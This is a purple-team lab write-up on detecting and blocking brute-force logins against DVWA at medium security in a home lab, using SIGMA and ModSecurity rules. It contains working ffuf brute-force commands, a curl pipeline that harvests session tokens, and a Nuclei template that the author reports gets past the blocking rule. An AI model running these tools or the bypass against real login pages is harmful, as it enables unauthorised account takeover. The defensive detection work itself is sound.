 Example alerts for bf with slowdown
Good, what about the POST based obfuscation?
1
ffuf -X POST -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/brute/?username=USER&password=PASS&Login=Login" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.3" -mr "Welcome to the password protected area" -r -b "security=medium; PHPSESSID=${PHPSESSID}" -w dvwa-users.txt:USER -w /usr/share/wordlists/rockyou.txt:PASS -t 5 -timeout 15
Should produce alerts, right? Nope.
 Example no alerts from post based brute force
This isn’t like the other POST based login issues, all the data we care about is still logged by Apache:
 Example apache log
What gives?? The issue is again premature filtering by my SIGMA rule:
 Example rule def for bf rule
Can you see the issue? The “where http.request.method == GET” filters out all POST requests from the start. The fix is to remove the filter, the updated rule is already deployed for you.
With the updated rule “SIGMA - Web Apache Correlation Brute Force Med Sec” we can now detect POST based obfuscation:
 Example alerts for post based obfuscation attempts
ModSecurity Rules!
As they say “an ounce of prevention is worth a pond of cure,” I say that to say this; patch the issues in the application first! If patching is not possible then we can write some ModSecurity rules to prevent the brute force activity in the first place!
We could block the enum attempts to the webserver, in prod this would have unintended consequences so isn’t advisable. Instead we will focus on the high value targets, first preventing the normal GET based brute force, then if we can prevent any of the POST based obfuscation.
The following custom ModSec rules come with the Tartarus lab, they can be re-enabled by un-commenting the line in
/etc/apache2/mods-enabled/security2.confif you disabled them.
Block GET Based Brute Force
We will now block (not just detect) brute force attempts against the /brute dir. There is a glaring weakness for how I’m tracking offenders, this will be covered in more detail in the High Security version.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
SecRule REQUEST_URI "@beginsWith /DVWA/vulnerabilities/brute/" \
    "id:3000300,\
    phase:4,\
    t:none,\
    chain,\
    capture,\
    msg:'Failed GET based login detected in resp',\
    tag:'dvwa,brute-force',\
    severity:'WARNING',\
    ver:'OWASP_CRS/BruteForce-Login',\
    setvar:ip.failed_get_login_counter=+1,\
    expirevar:ip.failed_get_login_counter=360"
    SecRule RESPONSE_BODY "Username and/or password incorrect."

SecRule IP:failed_get_login_counter "@gt 10" \
    "id:3000301,\
    phase:1,\
    t:none,\
    msg:'Potential GET brute-force attack detected',\
    tag:'login-bruteforce',\
    severity:'CRITICAL',\
    ver:'OWASP_CRS/BruteForce-Login',\
    deny,\
    log"
With a scan like:
1
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
1
ffuf -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/brute/?username=USER&password=PASS&Login=Login" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.3" -mr "Welcome to the password protected area" -r -b "security=medium; PHPSESSID=${PHPSESSID}" -w dvwa-users.txt:USER -w /usr/share/wordlists/rockyou.txt:PASS -t 5 -timeout 15
We suspect the rule works, note the increased speed that ffuf runs after the ~20th request:
 Example slow request rate with ffuf
Once the rule kicks in (note the “req/sec”):
 Example fast request rate with ffuf
We can confirm it’s the case in wireshark (note the 403 response):
 Example confirmation that the rule is working in wireshark
Block Empty POST Requests
The rule we’ll write today will just block all empty POST requests to the /brute/ vuln directory, we aren’t blocking all POST requests since on the Impossible Sec level it’s what is used instead of the insecure GET based approach. To load this rule follow the install steps mentioned in the last post.
1
2
3
4
5
6
7
8
9
10
11
12
SecRule REQUEST_METHOD "POST" \
    "id:3000200,\
    phase:2,\
    chain,\
    deny,\
    status:403,\
    log,\
    auditlog,\
    msg:'Blocked: Empty body POST to brute-force page',\
    tag:'dvwa,brute-force'"
    SecRule REQUEST_URI "@beginsWith /DVWA/vulnerabilities/brute/" "chain"
        SecRule REQUEST_BODY_LENGTH "@eq 0"
Breaking it down we are looking for POST requests to the /DVWA/vuln.../brute dir, if they have an empty body (denoted by the ‘new’ param REQUEST_BODY_LENGTH) they are blocked.
1
ffuf -X POST -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/brute/?username=USER&password=PASS&Login=Login" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.3" -mr "Welcome to the password protected area" -r -b "security=medium; PHPSESSID=${PHPSESSID}" -w dvwa-users.txt:USER -w /usr/share/wordlists/rockyou.txt:PASS -t 5 -timeout 15
The scan will look like it’s “working”:
 Example blocked post based bf on med sec
It looks like it’s working, but the webserver is responding with 403 error codes:
 Example failed post based bf
Brute Force Challenge - Purple Team
Nuclei
I attempted to rewrite the low template to use a more FUZZ based brute force, unfortunately it doesn’t return consistent results.
1
nuclei -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-brute-force-medium-sec.yaml -timeout 30
 Example medium bf nuclei scan
For the regular GET based brute force there is an issue. ffuf gets successfully blocked, however the following Nuclei template bypasses blocking:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
id: dvwa-brute-force-medium-sec

info:
  name: DVWA Brute Force - medium sec (Authenticated)
  author: Dylan Shield (Shieldia.co)
  severity: high
  description: Attempts to brute force the DVWA after authentication.
  reference:
    - https://github.com/digininja/DVWA
  tags: dvwa,brute-force

variables:
  password: "password"
  username: "admin"
  dvwa_usernames:
    - "admin"
    - "1337"
    - "gordonb"
    - "pablo"
    - "smithy"
  dvwa_passwords:
...
    - "cheese"
    - "159753"
    - "password"
    - "charley"
    - "abc123"
    - "letmein"

flow: |
  http(1) && http(2);
  for (let user of iterate(template["dvwa_usernames"])) {
    set("user", user);
    for (let pass of iterate(template["dvwa_passwords"])) {
      set("pass", pass);
      http(3);
    }
  }


http:
  # Step 1: Authenticate and get PHPSESSID and user_token
  - raw:
      - |
        GET /DVWA/login.php HTTP/1.1
        Host: {{Hostname}}
        Accept: */*
        Connection: close

      - |
        POST /DVWA/login.php HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded
        Accept: */*
        Connection: close

        username={{username}}&password={{password}}&Login=Login&user_token={{token}}

    extractors:
      - type: regex
        name: token
        group: 1
        part: body
        regex:
          - "name='user_token' value='([a-f0-9]+)'"
        internal: true

  # Step 2: Set Security Level to Medium
  - raw:
      - |
        POST /DVWA/security.php HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded
        Accept: */*
        Connection: close

        security=medium&seclev_submit=Submit&user_token={{token}}

  # Step 3: Execute Brute Force (Iterates Over Usernames and Passwords)
  - raw:
      - |
        GET /DVWA/vulnerabilities/brute/?username={{user}}&password={{pass}}&Login=Login HTTP/1.1
        Host: {{Hostname}}

    stop-at-first-match: true
    matchers-condition: and
    matchers:
      - type: status
        status:
          - 200
      - type: word
        part: body
        words:
          - "Welcome to the password protected area"

    extractors:
      - type: dsl
        name: user pass
        dsl:
          - "concat('Username: ',user,' Password: ', pass)"
For some reason the attempt gets successfully identified, however it doesn’t get blocked. The ModSecurity rule in question:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
SecRule REQUEST_URI "@beginsWith /DVWA/vulnerabilities/brute/" \
    "id:3000300,\
    phase:4,\
    t:none,\
    chain,\
    capture,\
    msg:'Failed GET based login detected in resp',\
    tag:'dvwa,brute-force',\
    severity:'WARNING',\
    ver:'OWASP_CRS/BruteForce-Login',\
    setvar:ip.failed_get_login_counter=+1,\
    expirevar:ip.failed_get_login_counter=360"
    SecRule RESPONSE_BODY "Username and/or password incorrect."

SecRule IP:failed_get_login_counter "@gt 10" \
    "id:3000301,\
    phase:1,\
    t:none,\
    msg:'Potential GET brute-force attack detected',\
    tag:'login-bruteforce',\
    severity:'CRITICAL',\
    ver:'OWASP_CRS/BruteForce-Login',\
    deny,\
    log"
Will produece id:3000300 WARNING alerts, however it won’t get to the blocking stage as the var failed_get_login_counter never actually increments:
1
nuclei -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-brute-force-low-sec.yaml -duc -fr -debug -rl 1
